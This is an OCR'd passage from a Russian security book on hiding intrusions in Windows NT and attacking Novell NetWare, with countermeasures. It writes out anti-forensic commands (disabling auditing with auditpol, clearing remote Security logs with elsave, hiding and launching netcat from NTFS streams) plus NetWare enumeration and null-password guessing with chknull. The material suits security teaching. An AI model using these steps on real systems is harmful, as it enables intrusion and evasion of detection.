HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinVNC
```

Порты

Даже если remote или пс переименована, утилита netstat способна идентифицировать режимы прослушивания или установленные сеансы. Периодический контроль посторонних соединений с помощью netstat иногда является наилучшим способом обнаружения. В следующем примере мы запускаем netstat -an на целевом сервере, атакующий подключен посредством remote и пс к порту 8080 (чтобы выяснить назначение ключей -an, введите в командной строке netstat /?). Обратите внимание, что установленное соединение remote работает через порт TCP номер 139, а netcat слушает и имеет одно установленное соединение TCP на порту 8080 (для наглядности прочие выводимые netstat строки убраны).

```
C:\>netstat -an
ActiveConnections
Proto Local Address Foreign Address State
TCP 192.168.202.44:139 0.0.0.0:0 LISTENING
TCP 192.168.202.44:139 192.168.202.37:1817 ESTABLISHED
TCP 192.168.202.44:8080 0.0.0.0:0 LISTENING
TCP 192.168.202.44:8080 192.168.202.37:1784 ESTABLISHED
```

Лучшей защитой от remote является блокирование доступа к портам 135 — 139 на всех потенциальных мишенях, брандмауэре либо посредством отключения связей NetBIOS для общих адаптеров (см. выше).

Выходные данные netstat можно передать по конвейеру в Find для поиска заданных портов. Следующая команда ищет серверы NetBus, которые слушают на порту по умолчанию:

```
netstat -an | find "12345"
```

Заметание следов

Получив права администратора системы, захватчик предпримет все усилия, чтобы избежать последующего обнаружения своего присутствия. Выкачав из намеченного объекта всю интересующую информацию, захватчик установит несколько "черных ходов" и спрячет мешок с рабочими инструментами, желая обеспечить себе легкое получение доступа в будущем и снизить затраты на подготовку последующих атак на другие системы.

Отключение аудита

Как говорилось выше, в целях защиты рекомендуется включать регулярный аудит системы. Поскольку аудит замедляет скорость работы действующих серверов, в особенности если контролируется успех (success) исполнения определенных функций, таких как User & Group Management (Управление пользователями и группами), большинство администраторов NT либо не включают аудит, либо существенно ограничивают его. В любом случае первое, что проверяет атакующий после получения прав администратора, это статус политики аудита (Audit) на захваченной системе, чтобы избежать того редкого случая, когда контроль происходит как раз во время действия захватчика в системе. Это легко проделывается утилитой auditpol из пакета NTRK. В следующем примере auditpol запускается с параметром /disable, который отключает аудит на удаленной машине (листинг сокращен):

```
C:\>auditpol /disable
Running ...
Local audit information changed successfully ...
New local audit policy ...
(0) Audit Disabled
AuditCategorySystem        = No
AuditCategoryLogon         = Failure
AuditCategoryObjectAccess  = No
...
```

Завершив пребывание в системе, захватчик снова включает аудит командой auditpol /enable, поскольку ничего умнее придумать нельзя. Утилита auditpol сохраняет индивидуальные параметры аудита.

Очистка журнала регистрации событий

ЕСЛИ действия, ведущие к достижению статуса администратора, уже оставили видимые следы в журнале регистрации событий NT (Event Log), то захватчик

может попытаться начисто стереть записи в журнале с помощью программы Event Viewer. После аутентификации в атакуемой системе нападающий со своего компьютера может открыть, прочесть и стереть все записи из журнала регистрации событий удаленной сетевой машины. Будут удалены все регистрационные записи, однако появится одна новая запись, гласящая, что журнал был очищен "атакующим". Конечно, это должно насторожить пользователей системы, однако из-за сложности регистрационного синтаксиса NT мало других возможностей, кроме вытаскивания различных регистрационных файлов из \winnt\system32 и ручной их модификации практически вслепую.

Простую утилиту для очистки регистрационных журналов событий под названием elsave предлагает Джаспер Лауритсен (Jesper Lauritsen) (http://www.ibt.ku.dk/jesper/NTTools/). Пример использования elsave для очистки журнала защиты (Security Log) на удаленном сервере "joel"(естественно, необходимы соответствующие права на этом сервере):

```
C:\>elsave -s \\joel -1 "Security" -C
```

Скрытие **файлов**

Припрятывание на взломанной системе "мешка инструментов" для будущего использования экономит немало времени хакеров. Такие "мешки" могут стать визитными карточками, извещающими бдительных системных администраторов о присутствии захватчика. Таким образом, необходимо предпринять определенные действия, чтобы спрятать различные файлы, которые потребуются для последующих атак.

attrib

Самым простым способом спрятать файлы является копирование их в некоторый каталог и применение утилиты attrib:

```
attrib +h [имя_каталога]
```

Это скрывает файлы и каталоги от утилит командной строки, но не от режима Show All Files (Показать все файлы) Проводника Windows.

Файловые потоки в NTFS

ЕСЛИ атакуемая система работает с файловой системой Windows NT (NTFS), то у нападающих есть альтернативный метод скрытия файлов. NTFS поддерживает множественные "потоки" информации внутри файла. Эта функция потоков NTFS разъясняется корпорацией Microsoft как "механизм добавления дополнительных атрибутов или информации в файл без реструктуризации файловой системы", например, когда разрешены функции совместимости с файлами Macintosh NT. Ее можно использовать для того, чтобы спрятать инструменты злоумышленника — назовем их "набор системного администратора" — в потоках за спинами файлов.

Следующий пример закладывает netcat.exe в поток некоего исходного файла, размещенного в каталоге winnt\system32\os2, так что он может быть задействован в будущих атаках на другие удаленные системы. Этот файл был выбран в силу его малоизвестности, однако можно использовать любой другой.

Для направления файла в поток атакующему необходима POSIX-утилита cp из NTRK. Синтаксис прост (двоеточие в файле-приемнике используется для задания потока):

```
cp <имя_файла> oso001.009:<имя_файла>
```

Например:

```
cp nc.exe oso001.009:nc.exe
```

Файл nc.exe будет спрятан в потоке "nc.exe" файла oso001.009. Вытащить netcat из потока позволит команда:

```
cp oso001.009:nc.exe nc.exe
```

Изменится дата модификации oso001.009, но не его размер (некоторые версии cp могут сохранить дату). Таким образом, найти файл, скрытый в потоке, очень сложно.

Для удаления скрытого в потоке файла нужно скопировать "скрывающий" файл сначала в раздел FAT, а затем обратно в NTFS.

Скрытые файлы могут исполняться даже будучи спрятанными в "скрывающем" файле. В силу ограничений cmd.exe их нельзя запускать непосредственно (т.е. строкой oso001.009:nc.exe). Вместо этого попробуйте использовать команду START:

```
start oso001.009:nc.exe
```

Контрмера: ПОИСК ПОТОКОВ Единственным надежным средством для выборки файловых потоков NTFS является Streamfinder от March Information Systems. Компания March была приобретена компанией Internet Security Systems (ISS), которая сделала эту утилиту доступной на своем европейском сайте http://europe.iss.net/streams/.

Глава 6

Взлом Novell NetWare

Широко распространенной и неправильной оценкой программных продуктов компании Novell является то, что они будто бы переросли свою полезность (по крайней мере, в это верят поклонники Microsoft и UNIX). Рынок продуктов Novell нельзя назвать стремительно расширяющимся, тем не менее он все же далек от стагнации. Для 40 млн. пользователей NetWare (источник — International Data Corporation) весьма важной остается проблема защиты корпоративных данных. В этой главе рассматриваются наиболее популярные на сегодня сервер и клиент NetWare — Netware *4.x* и Client32. Предлагаются также некоторые рекомендации для NetWare версии 5, появившейся в начале этого года, и для старых серверов *2.x* и 3.x

Компания Novell имеет 16-летний опыт работы с наиболее важной и конфиденциальной информацией организаций: сведениями о зарплате, планами на будущее, данными отдела кадров и финансовой отчетностью (в книге не хватит места, чтобы перечислить все категории). Удивительно, как много компаний не могут или не хотят расставаться с Novell, хотя и оставляют при этом свои системы без обслуживания и защиты.

Безопасна ли NetWare? Компания Novell, конечно же, ответит положительно, но если спросить об этом специалистов по защите, то ответ будет не столь однозначным. Действительно, можно хорошо защитить NetWare, но в стандартной конфигурации, созданной с параметрами по умолчанию, администратору придется еще много поработать. Netware *4.x* устанавливает не так уж много средств защиты. Например, в конфигурации по умолчанию любой пользователь может без аутентификации просматривать дерево службы каталога Novell (NDS, Novell Directory Services). Более того, продукты Novell не требуют от пользователей ввода пароля, причем без пароля может обойтись и администратор во время создания учетной записи.

В главе 3 уже обсуждались методы просмотра сетей и систем для поиска сведений о подключении к серверам Novell. В этой главе рассматривается заключительный этап взлома — получение злоумышленником права администрирования на сервере Novell и, по возможности, в дереве NDS.

Подключение

Популярность: 10
Простота: 9
Результативность: 1
Степень риска: 7

Атакующему следует начать с *анонимного подключения* к серверу Novell. Для этого придется разобраться с процессом регистрации NetWare. Компания Novell разработала регистрацию на сервере NetWare в предположении, что перед аутентификацией пользователь должен "подключиться" к системе. Подключение и регистрация не являются взаимосвязанными, т.е. после неудачной регистрации подключение сохраняется. Следовательно, для подключения к серверу не нужно знать имя пользователя и пароль, что открывает путь злоумышленнику к любому доступному серверу NetWare.

Если взлом NetWare кажется слишком простым, чтобы быть правдой, то попытайтесь самостоятельно проникнуть на сервер. Многие администраторы систем NetWare не понимают опасности конфигурации по умолчанию, поэтому не стремятся усилить защиту. Скорее всего, ваша попытка с первого раза позволит найти узкую лазейку в системе NetWare.

В главе 3 рассказывалось о методах просмотра сети, серверов и деревьев NetWare. Достаточно подключиться к серверу, после чего открывается множество путей к системе. Ниже рассматриваются только три основных средства: On-Site Admin от Novell, snlist и nslist.

Кроме того, можно подключиться из обычного клиента DOS (login) или из программы Client32, однако для этого нужно предварительно зарегистрироваться в системе (что, скорее всего, потребует знания имени пользователя и пароля). Подключение с неправильной регистрацией не является скрытной технологией, поэтому нападающие редко пользуются таким методом.

On-Site Admin

Администраторы используют On-Site (ftp://ftp.cdrom.com/.1/novell/onsite.zip) в качестве одного из средств набора инструментов защиты системы. Этот графический продукт управления сетями NetWare от компании Novell предоставляет информацию о серверах и деревьях, а также поддерживает практически любую операцию создания начальной системы защиты. Разработчики Novell хорошо спроектировали данное средство, но его же можно применить и против сетей Novell. По сути дела, это одно из наиболее распространенных средств взлома сетей Novell.

После загрузки On-Site выводит (см. главу 3) сведения обо всех серверах NetWare, которые распознаются средством просмотра ресурсов значка Network Neighborhood (Сетевое окружение). В окне On-Site щелкните мышью на одном из показанных серверов — будет произведено автоматическое подключение к этому серверу. Проверить установку подключения позволяет список Client32 NetWare Connections, в котором тут же появятся сведения о подключении к выбранному серверу.

snlist и nsiist

Утилиты snlist (ftp://ftp.it.ru/pub/netware/util/NetWare4.Toos/snlist.exe) и nslist (http://www.nmrc.org/files/snetware/nut.18.zip) подключаются к серверу тем же методом, что и On-Site, но запускаются из командной строки. Утилита snlist работает быстрее nslist, но nslist выводит сведения о полном адресе сервера. Обе утилиты можно использовать без параметров (для подключения ко всем работающим серверам сети) или с указанием имени определенного сервера. Для взлома лучше применить второй вариант (см. ниже).

СОВЕТУЕМ

Если не удается подключиться к серверу Novell, проверьте его параметр Set Primary (Установить основным). Для этого откройте диалоговое окно NetWare Connections (Подключения NetWare) и исследуйте все серверы, имеющие в начале имени символ звездочки. Для использования утилит необходим хотя бы один подключенный сервер. Если ничего не получается, выберите в качестве основного любой другой сервер (выделите его в списке и щелкните на кнопке Set Primary).

СОВЕТУЕМ

Для работы с подключением в окне командной строки придется инициировать новое приглашение ввода команд (cmd.exe или command.com). Иначе могут возникнуть ошибки, разобраться с которыми не так просто.

Контрмеры: защита подключений

Существуют специальные средства блокирования режима подключения к серверам NetWare, а в NetWare 5 они включены в состав операционной системы.

Создание перечня элементов базы данных BINDERY и деревьев

Популярность:	*9*
Простота:	*10*
Результативность:	*3*
Степень риска:	*7*

В состоянии "зомби" — когда есть подключение, но не проведена аутентификация — можно получить гораздо больше информации, чем реально необходимо законному пользователю. Утилиты userinfo, `userdump`, finger, bindery, bindin, `nlist` и cx выводят сведения о связывании (bindery), а On-Site предоставляет информацию об элементах дерева NDS. Вместе эти средства добывают информацию, которая позволяет взломщику получить доступ к серверам. Заметьте, что достаточно одного единственного подключения к серверу Novell.

userinfo

Мы пользуемся версией v1.04 утилиты userinfo (ftp://ftp.cdrom.com/.1/novell/userinfo.zip), которая называется NetWare User Information Listing (Список пользовательской информации NetWare). Утилита написана Тимом Швабом (Tim Schwab). Она выводит мгновенный дамп всех пользователей в базе данных связывания указанного сервера. Утилита userinfo разрешает проводить поиск по имени пользователя при его указании в качестве параметра. Как показано на рисунке, можно "вытянуть" все имена пользователей системы, включая идентификаторы объектов каждого пользователя, путем подключения к серверу SECRET и исполнения userinfo.

```
C:\WINNT\System32\cmd.exe
SECRET / Sunday, flpril 4, 1999 / 11:13 an

User ID  Name        Disabled Locked  Password  Last Login Address
--------  ---------  --------  ------  --------  ---------  -------
B9000001 admin       insufficient rights
EF000007 jscambray   insufficient rights
FA000001 smcclure    insufficient rights
FB000001 jsymoens    insufficient rights
FD000001 gkurtz      insufficient rights
FE000001 mdolphin    insufficient rights
FF000001 deoane      insufficient rights
10001    jsmith      insufficient rights
1010001  rpaul       insufficient rights
2010001  jhanley     insufficient rights
3010001 rameadows    insufficient rights
4010001  abirchard   insufficient rights
5010001  ehammond    insufficient rights
6010001  Jbenson     insufficient rights
7010001  eculp       insufficient rights
8010001  jhomey      insufficient rights
9010001  tgoody      insufficient rights
A010001  jgoldberg   insufficient rights
B010001  estein      insufficient rights

• 19 users found
```

userdump

Утилита userdump v1.3 (ftp://ftp.cdrom.com/.1/novell/userdump.zip) Роя Коатеса (Roy Coates) выводит все имена пользователей сервера, к которому выполнено подключение. Однако дополнительно мы получаем полные имена пользователей. Атакующему эта информация нужна для "социальной инженерии" против справочной службы компании, например, для мошеннической замены собственного пароля.

```
C:\WINNT\System32\cmd.exe
 Л   Username        Realname                  Last Login      flcc-Bal
 1   ABIRCHARD                                 65-???-77 68:79   N/A
 2fIDMIN                                       65-???-77 68:79   N/A
 3   DEOANE          Dan Seoane                65-???-77 68:79   N/A
 4   ECULP                                     65-???-77 68:79   N/й
 5   EHAMMOND                                  65-???-77 68:79   N/A
 6   ESTEIN                                    65-???-77 68:79   N/A
 7   GKURTZ          George Kurtr              65-???-77 68:79   N/Й
 8   JBENSON                                   6S-???-77 68:79   H/Й
 9   JGOLDBERG                                 65-???-77 68:79   N/Й
10   JHANLEY                                   65-???-77 68:79   N/fl
11   JHOMEY                                    65-???-77 68:79   N/A
12   JSCAMBRAY       Joel Scambray             65-???-77 68:79   N/A
13   JSMITH                                    6S-???-77 68:79   N/A
14   JSYMOENS        Jeff Symoens              65-???-77 68:79   N/A
15   MDOLPHIN        Martin Dolphin            6S-???-77 68:79   N/A
16   MMEADOWS                                  6S-???-77 68:79   N/A
17   RPAUL                                     65-???-77 68:79   N/A
18   SMCCLURE        Stuart McClure            65-???-77 68:79   N/A
19   TGOODY                                    65-???-77 68:79   N/A

C:\novell>_
```

finger

Утилита finger (ftp://ftp.cdrom.com/.1/novell/finger.zip) помогает получить перечень пользователей системы, но мы рекомендуем ее для исследования данных об определенном пользователе. Например, атакующий проник в систему NT или UNIX и получил несколько имен пользователей/паролей. В результате чего выяснилось, что (a) пользователь иногда регистрируется в других системах и (b) применяет в них тот же самый пароль (второе предположение введено для упрощения примера). Следовательно, атакующий сможет использовать ранее полученные имя/пароль для проникновения в другие системы, например в серверы Novell.

Для проведения поиска пользователей системы введите finger *<имя_пользователя>*.

Обращайтесь с finger осторожно — это слишком "шумная" утилита. Не знаем почему, но поиск утилитой finger уже зарегистрировавшегося в системе пользователя иногда приводит к тому, что пользователь получает сообщение NetWare с "пустым" текстом.

bindery

Конечно, важно иметь сведения о пользователях сервера, но для взлома атакующему потребуется дополнительная информация. Например, кто из пользователей входит в группу администраторов (Admins)? Утилита NetWare Bindery Listing (Список связывания NetWare) версии v1.16 (http://www.nmrc.org/

files/netware/bindery.zip) от Manth-Brownell, Inc. показывает практически все объекты связывания (см. рис. 6.1.).

Кроме того, утилита bindery позволяет запросить данные об одном пользователе или группе. Например, введите bindery admins, чтобы узнать о членах группы Admins. Параметр /B выводит по одной строке для каждого объекта (это полезно при просмотре большого числа объектов дерева).




Рис. 6.1. Утилита bindery предоставляет огромный объем информации, включая принадлежность к группам (например, к группе администраторов)

bindin

Подобно bindery, утилита bindin (ftp://ftp.edv-himmelbauer.co.at/Novell.3x/TESTPROG/BINDIN.EXE) показывает объекты (файловые серверы, пользователей и группы), причем в хорошо структурированном виде. Кроме того, как и bindery, утилита bindin предоставляет данные о членстве в группах, в том числе в наиболее интересных группах MIS, IT, ADMINS, GENERALADMINS/LOCALADMINS и т.д.

- т bindin u Показывает всех пользователей сервера.
- ▲ bindin g Показывает все группы и всех членов этих групп.

nlist

Утилита nlist (SYS:PUBLIC) расширяет возможности slist из Netware 3.x, которая показывает все работающие серверы NetWare. Nlist выводит дополнительные сведения, включая пользователей, группы, серверы, запросы и тома. Утилита nlist в основном предназначена для вывода информации о пользователях сервера Novell и о соответствующих им группах.

- nlist user /d Выводит в стандартном формате сведения о пользователях сервера.
- nlist groups /d Показывает определенные на сервере группы и входящих в них членов.
- nlist server /d Показывает все работающие серверы.
- nlist /ot=* /dyn /d Выводит все сведения обо всех объектах.

```
"5 C:\WINNT\System32\cmd.exe • nlist /ot=* /dyn /d
                    Value Type: Iten
                    Longevity: Static
                    Read Security: Any
                    Write Security: Supervisor
Value:
0000: 53 E3 61 6D 62 72 61 79   00 00 00 00 00 00 00 00 Scambray........
0010: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00 ................
0020: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00 ................
0030: 00 00 00 08 00 00 00 00   00 00 00 00 00 00 T 00 ................
0040: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00 ................
0050: 00 00 00 00 00 00 00 00   T 00 00 00 00 00 00 00 ................
0060: 00 00 00 00 00 10 00 00   00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00   80 00 00 00 00 00 00 00 ................

        Property Name: PHONE_NUMBER
                    Value Type: Item
                    Longevity: Static
                    Bead Security: flny
                    Write Security: Supervisor
Value:
0000: 36 35 30 2D 35 35 35 2D   31 32 31 32 00 00 00 00 650-555-1212....
0010: 00 00 00 08 00 00 00 00   00 00 00 00 00 00 00 00 ................
0020: 00 00 00 00 00 00 00 00   00 00 08 00 00 00 00 00 ................
0830: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00 ................
>>> Enter = More   C = Continuous   Esc = Cancel_
```

Утилита nlist полезна для получения подробных сведений о свойствах объектов (заголовок, фамилия, номер телефона и т.д.).

CX

Утилита cx (SYS:PUBLIC) (Change Context — изменение контекста) присутствует в любой системе Netware *4.x,* но имеет двойственную природу. Она способна показать информацию о дереве NDS либо о любой его части. Утилита служит для поиска требуемого объекта в дереве. Например, если атакующему нужен пароль пользователя ECULP данного сервера, cx поможет просмотреть все дерево NDS в поиске других серверов, на которых пользователю разрешена авторизация подключения. Приведем примеры применения cx.

Изменим текущий контекст на корневой (root):

```
cx /r
```

Изменим текущий контекст на контекст вышестоящего объекта дерева:

```
cx .
```

Укажем нужный контекст:

```
cx .engineering.newyork.hss
```

ВНИМАНИЕ В приведенном примере контекст обязательно должен начинаться с символа точки, которая указывает контекст относительно корня (root).

Для вывода всех объектов-контейнеров, находящихся ниже текущего контекста, служит команда:

```
cx /t
```

Для вывода всех объектов ниже текущего контекста применим:

```
cx /t /a
```

Для просмотра всех объектов указанного контекста используем:

```
cx .engineering.newyork.hss /t /a
```

Выведем все объекты, начиная с корневого:

```
cx /t /a / r
```

Для отображения всего дерева NDS применим команду cx /t /a /r, которая создает перечень всех контейнеров дерева (см. рис. 6.2).




Рис. 6.2. Утилита cx предоставит атакующему полную информацию об инфраструктуре NetWare

СОВЕТУЕМ

Если возникнут проблемы с командой CX (скажем, появится ошибка CX-4.20-240), воспользуйтесь браузером просмотра сети On-Site. Обычно такие проблемы появляются при телефонном подключении к сети. Например:

```
CX-4.20-240: The context you want to change to does not exist.
You tried to change to:
ACME
Your context will be left unchanged as:
[Root]
```

On-Site Administrator

В главе 3 отмечалось, что системы Novell по умолчанию разрешают анонимный просмотр всего дерева NDS. Полученная информация станет подспорьем атакующему, поскольку в графическом виде выводятся все объекты дерева, включая OU (Organizational Unit — организационный элемент), серверы, пользователей, группы, принтеры и т.д.

Графическим представлением получаемого утилитой сх перечня всех контейнеров дерева NDS является окно иерархической структуры On-Site. Отображаются все ветви дерева, контейнеры и листья (см. рис. 6.3).




Рис. 6.3. Для отображения в окне On-Site подключенных в данный момент деревьев NDS щелкните мышью на кнопке Tree (Дерево) панели инструментов. Не забудьте перед просмотром дерева создать начальное подключение к серверу.

Контрмеры: защита от создания перечня

Против стандартного для Netware *4.x* режима просмотра по умолчанию [Public] существуют два способа защиты (см. главу 3).

Открыть незапертую дверь

К обнаруженной двери (пользователи и серверы) атакующему нужно подобрать ключ (угадать пароль). Скорее всего, это будет сделано во время попытки регистрации в системе. Нам уже известны все имена пользователей, осталось найти какие-нибудь пароли.

chknull

Популярность: 9
Простота: 10
Результативность: 5
Степень риска: 8

Не так уж много утилит NetWare, столь важных для атакующих (и администраторов), как chknull (http://www.nmrc.org/files/netware/chknull.zip). Ее действие основано на инструментах связывания Netware 3.*x* и 4.x, но должен быть разрешен контекст связывания. Утилита полезна как для атакующих, так и для администраторов (причем последние смогут выявить учетные записи с пустым или легко угадываемым паролем). Помните, что NetWare не требует пароля во время создания пользователя (если только ни применяется пользовательский шаблон учетной записи). В результате многие учетные записи создаются с пустым паролем и никогда не используются в работе — это широко открытая дверь в большинство серверов Novell. Не желая усложнять себе жизнь, пользователи выбирают простоту в ущерб безопасности и применяют легко запоминающиеся пароли (часто это становится результатом плохой политики защиты и неадекватных мер безопасности).

Воспользуемся chknull для угадывания простых паролей на сервере NetWare (справка дается в переводе на русский язык):

```
Применение: chknull [-p] [-n] [-v] [wordlist ...]
    -p : проверить на пароль имя пользователя
    -n : не проверять на нулевые (NULL) пароли
    -v : вывести дополнительные результаты кроме того,
    выполняется проверка по словам, указанным в командной строке
```

Интересно, что проверка на пустой (неустановленный) пароль не приводит к регистрации неудачной попытки ввода пароля, как это делается при вводе какого-нибудь значения.

Утилита chknull выявляет пустые пароли и пароли, установленные в то же значение, что и имя пользователя. Ниже показано, что некоторые пользователи не установили пароль, а пользователь JBENSON выбрал пароль "JBENSON".

```
C:\WINNT\System32\cmd.exe
C:\novell>chknu11 -p
fb000001  0001  JSYMOENS HAS a NULL password
00010001  0001  JSMITH HAS a NULL password
01010001  0001  RPAUL HAS a NULL password
02010001  0001  JHANLEY HAS a NULL password
03010001  0001  MMEADOWS HAS a NULL password
05010001  0001  EHAMMOND HAS a NULL password
FOUND 06010001  0001  JBENSON : JBENSON
07010001  0001  ECULP HAS a NULL password
08010001  0001  JHOMEY HAS a NULL password
09010001  0001  TGOODV HAS a NULL password
0a010001  0001  JGOLDBERG HAS a NULL password
0b010001  0001  ESTEIN HAS a NULL password

C:\novell>
```

Не всегда срабатывает третий режим работы chknull (ввод проверяемых паролей в командной строке), поэтому не нужно на него надеяться.

ВНИМАНИЕ При возникновении проблемы обращения chknull к неправильному серверу проверьте параметр Set Primary в окне NetWare Connections.

Контрмеры: от chknull

Защититься от chknull несложно, но в некоторых сетях трудно реализовать необходимые для этого контрмеры. Можно применить один из следующих методов защиты:

- Удалите с серверов Netware *4.x* контекст связывания. Отредактируйте файл autoexec.ncf и уберите из него строку SET BINDERY. Помните, что это может привести к неработоспособности старых клиентов NETX и VLM, которые зависят от контекста связывания во время регистрации в системе.
- Введите и реализуйте во всей корпоративной сети политику, предписывающую использование сильных паролей.
- Измените шаблон USER_TEMPLATE, чтобы пароли имели длину не менее шести символов.
- Устраните возможности просмотра дерева (см. главу 3).
- Включите режим Intrusion Detection (Определение вторжений). Щелкните правой кнопкой мыши на каждой организационной единице (Organizational Unit) и выполните следующие операции:

1. Выберите Details (Подробности).
2. Перейдите на вкладку Intrusion Detection. Установите флажки Detect Intruders (Определять вторжение) и Lock Account After Detection (Блокировать учетную запись после определения). Измените остальные параметры в соответствии с рекомендациями по защите.

Создание перечня

Выполнив аутентификацию, взломщик получает доступ к дополнительной информации.

Узнав с помощью утилиты chknull имя и пароль пользователя (см. выше), атакующий попробует зарегистрироваться в сети, применив программу login.exe системы DOS, On-Site или Client32. Затем можно открыть доступ к еще большему объему информации, причем с помощью уже известных нам средств (On-Site) или новых утилит (userlist и NDSsnoop).

userlist /a

Популярность: 9
Простота: 10
Результативность: 4
Степень риска: 7

Утилита userlist требует правильного подключения, поэтому нужно знать корректные имя пользователя и пароль (получив их, например, с помощью программы chknull). Работа userlist похожа на действия On-Site, однако используется формат командной строки, что упрощает применение в сценариях.

```
j C:\WINNT\System32\cmd.exe
C:\novell>userlist /a

User Information for Server SECRET
Connection  User Name        Network     Node Address    Login Time
---------  ----------      --------    ------------    ----------
     1      SECRET.HSS      [36FCC65D] [          1]   4-04-1999  2:59 pm
     2    * GKURTZ          [221E6E0F] [   861CD947]   4-04-1999  4:44 pn
     3      SECRET.HSS      [36FCC65D] [          1]   4-03-1999  1:09 pn
     4      ADMIN           [A66C5BB6] [ 60089A89D4]   4-03-1999  9:04 an
     S      ADMIN           [A66C5BB6] [ 60089A89D4]   4-03-1999  9:04 an

C:\novell>
```

Утилита userlist предоставляет атакующим важные сведения, в том числе полный сетевой адрес, адрес узла и время регистрации.

On-Site Administrator

Пройдя процесс аутентификации на сервере NetWare, атакующий может еще раз применить утилиту On-Site, но уже для просмотра всех текущих подключений к серверу. Выделите мышью нужный сервер и щелкните на кнопке Analyze (Анализ). Будет выведена не только основная информация о томе, но и показаны все текущие соединения (см. рис. 6.4).




Рис. 6.4. On-Site выводит сведения о подключениях и помогает получить право администратора (Admin)

